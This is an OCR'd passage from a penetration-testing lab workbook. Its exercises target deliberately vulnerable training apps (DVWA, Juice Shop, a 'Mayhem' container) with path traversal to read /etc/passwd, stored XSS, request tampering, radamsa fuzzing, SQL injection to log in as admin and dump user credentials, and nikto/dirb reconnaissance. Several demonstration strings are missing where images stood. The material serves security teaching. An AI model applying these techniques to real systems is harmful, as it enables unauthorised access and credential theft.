
```
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                   not offered (OK)
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              offered (OK)

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4
 Cipher mapping not available, doing a fallback to openssl

 PFS is offered (OK)
 Testing server preferences
 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-ECDSA-CHACHA20-POLY1305, 253 bit ECDH
(X25519)
 Cipher order
    SSLv3:     Local problem: /usr/bin/openssl doesn't support "s_client
-ssl3"
    TLSv1.2:   ECDHE-ECDSA-CHACHA20-POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-ECDSA-AES128-SHA ECDHE-ECDSA-AES128-SHA256
               ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-ECDSA-AES256-SHA
ECDHE-ECDSA-AES256-SHA384
 Testing server defaults (Server Hello)
 TLS extensions (standard)    "renegotiation info/#65281" "extended master
secret/#23" "session ticket/#35" "status request/#5"
                              "next protocol/#13172" "EC point formats/#11"
"application layer protocol negotiation/#16"
 Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems to
be rotated < daily
 SSL Session ID support       yes
 Session Resumption           Tickets: yes, ID: yes
<output omitted for brevity>
```

Exercise 7: Path (Directory) Traversal


1. Go to the Damn Vulnerable Web Application (DVWA) in WebSploit and navigate to **File Inclusion**.

2. Select any of the PHP file links.

3. Attempt to get the contents of the **/etc/passwd** file by manipulating the URL, as demonstrated below:



You should see the contents of the **/etc/passwd** file, as shown in the example in the next page.



That was too easy… The next exercise (our final exercise) will not be this easy…

Exercise 8: Additional XSS Exploitation

Note: This exercise will not be as easy as the previous ones. You will not be helped on this exercise and you must figure out how to perform the attack with only a few *hints* below.

1. Launch the Juice Shop.
2. Perform a persisted XSS attack with to bypass a client-side security mechanism and to add a new user to the application.

Hints:
- Try to find and interact with the API.
- The email address is checked on the client-side using JavaScript.
- You may want to brush up your JSON skills ;-)

Exercise 9: Bypassing Additional Web Application Flaws

Navigate to the Juice Shop and try to solve the exercise of posting some feedback in another user's name.

- You already know how to use proxies like BurpSuite and the OWASP ZAP.
- Intercept client / server transactions to post feedback when logged on.
- The request contains the following information:

```
{
  "UserId": 2,
  "rating":2,
  "comment":"1"
}
```

Try to manipulate the request.

The next exercise will be a little harder… ;-)

Exercise 10: Fuzzing

1. You can use **radamsa** to create your own fuzz test cases. For example:

```
root@kali:~# echo "I am having fun and omar suck" | radamsa
3y!767bh and Emar suck
root@kali:~# echo "I am having fun and omar suck" | radamsa
I am having fun   and omaam having fun   and o♪ and om having fun   and omar
sucuk
root@kali:~# echo "I am having fun and omar suck" | radamsa
_fhun and! _omar suck-=!-sdj
```

Each time that you feed something to **radamsa**, it will give you a different test case. Explore the available options.

```
root@kali:~# radamsa -h
Usage: radamsa [arguments] [file ...]
  -h | --help, show this thing
  -a | --about, what is this thing?
  -V | --version, show program version
  -o | --output <arg>, output pattern, e.g. out.bin /tmp/fuzz-%n.%s, -, :80 or
127.0.0.1:80 [-]
  -n | --count <arg>, how many outputs to generate (number or inf) [1]
  -s | --seed <arg>, random seed (number, default random)
  -m | --mutations <arg>, which mutations to use
[ft=2,fo=2,fn,num=5,td,tr2,ts1,tr,ts2,ld,lds,lr2,li,ls,lp,lr,lis,lrs,sr,sd,bd,bf,bi
,br,bp,bei,bed,ber,uw,ui=2,xp=9,ab]
  -p | --patterns <arg>, which mutation patterns to use [od,nd=2,bu]
  -g | --generators <arg>, which data generators to use
[random,file=1000,jump=200,stdin=100000]
  -M | --meta <arg>, save metadata about generated files to this file
  -r | --recursive, include files in subdirectories
  -S | --seek <arg>, start from given testcase
  -d | --delay <arg>, sleep for n milliseconds between outputs
  -l | --list, list mutations, patterns and generators
  -C | --checksums <arg>, maximum number of checksums in uniqueness filter (0
disables) [10000]
  -v | --verbose, show progress during generation
```

The following GitLab repository has radamsa's source code, as well as a good tutorial: https://gitlab.com/akihe/radamsa

2. Create your own fuzzing test case and use the **OWASP Zed Attack Proxy (ZAP)** to fuzz the **Juice Shop** application to find out the **admin username**.
    - You must figure out this exercise in your own.
    - Do not use SQLmap or any other tools.
    - Just use **radamsa** and **OWASP ZAP**.
    - After you complete the previous steps, try to retrieve a list of all **Juice Shop** user credentials exploiting **SQL injection**.
    - If you run out of time, feel free to do this in your own.

Hints:

- The SQL injection vulnerability can be exploited using UNION queries/statements.
- A few additional hints can be found at this book preview: https://www.safaribooksonline.com/library/view/comptia-pentest-cert/9780135225523/ch06.html
- Also in the Hacking Web Applications Video Course at: https://h4cker.org/webapps


---


Exercise 11: Additional SQL Injection Exercises

Exercise 11.1: Logging in as Admin

Access the Juice Shop application. The application is vulnerable to injection attacks Data entered by the user is integrated 1:1 in an SQL command that is otherwise constant. Different statements can be amended/extended as appropriate. The Administrator is the first to appear in the selection list and is therefore logged on.


To quickly test, you can use the following string in the **Email** field in the Login screen. You can use anything for the password.






You are now the administrator and you can see other fields in the system.

Exercise 11.2 Login as Bender



Exercise 12: Total Mayhem

Navigate to the Mayhem container.




This exercise is all about reconnaissance, enumeration, and being clever. I will not provide you with all the answers. The Mayhem vulnerable application is full of decoys and fun challenges.

Tools that will be useful to solve the challenges:

1. nikto
2. Burp Suite
3. OWASP ZAP
4. dirb
5. Python
6. Linux command: **objdump**
7. Ghidra for reverse engineering


What useful information did you get by inspecting the site?



Nikto is a good web application scanner. It can be very useful to enumerate directories and find certain web application vulnerabilities. You can launch nikto against the container as demonstrated below:


```
root@websploit:~# nikto -h http://127.0.0.1:8889
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        8889
+ Start Time:         2020-05-11 03:40:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.17.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
IME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /admin/: This might be interesting...
+ /admin/index.html: Admin login page/section found.
+ /wp-admin/: Admin login page/section found.
+ /wp-login/: Admin login page/section found.
+ 7892 requests: 0 error(s) and 7 item(s) reported on remote host
```

What useful information did you get from the OWASP ZAP?



Tip: Did you find the crypto page? Were you able to solve the crypto challenges?

How about with **dirb**? What other information did you find?




Now, use your imagination and try to find the **secret.bin** file that is hidden on the system. Try to reverse engineer it (should be very simple) using **objdump** and **Ghidra**.

Ghidra is included with WebSploit. You can run it by using the command illustrated below:

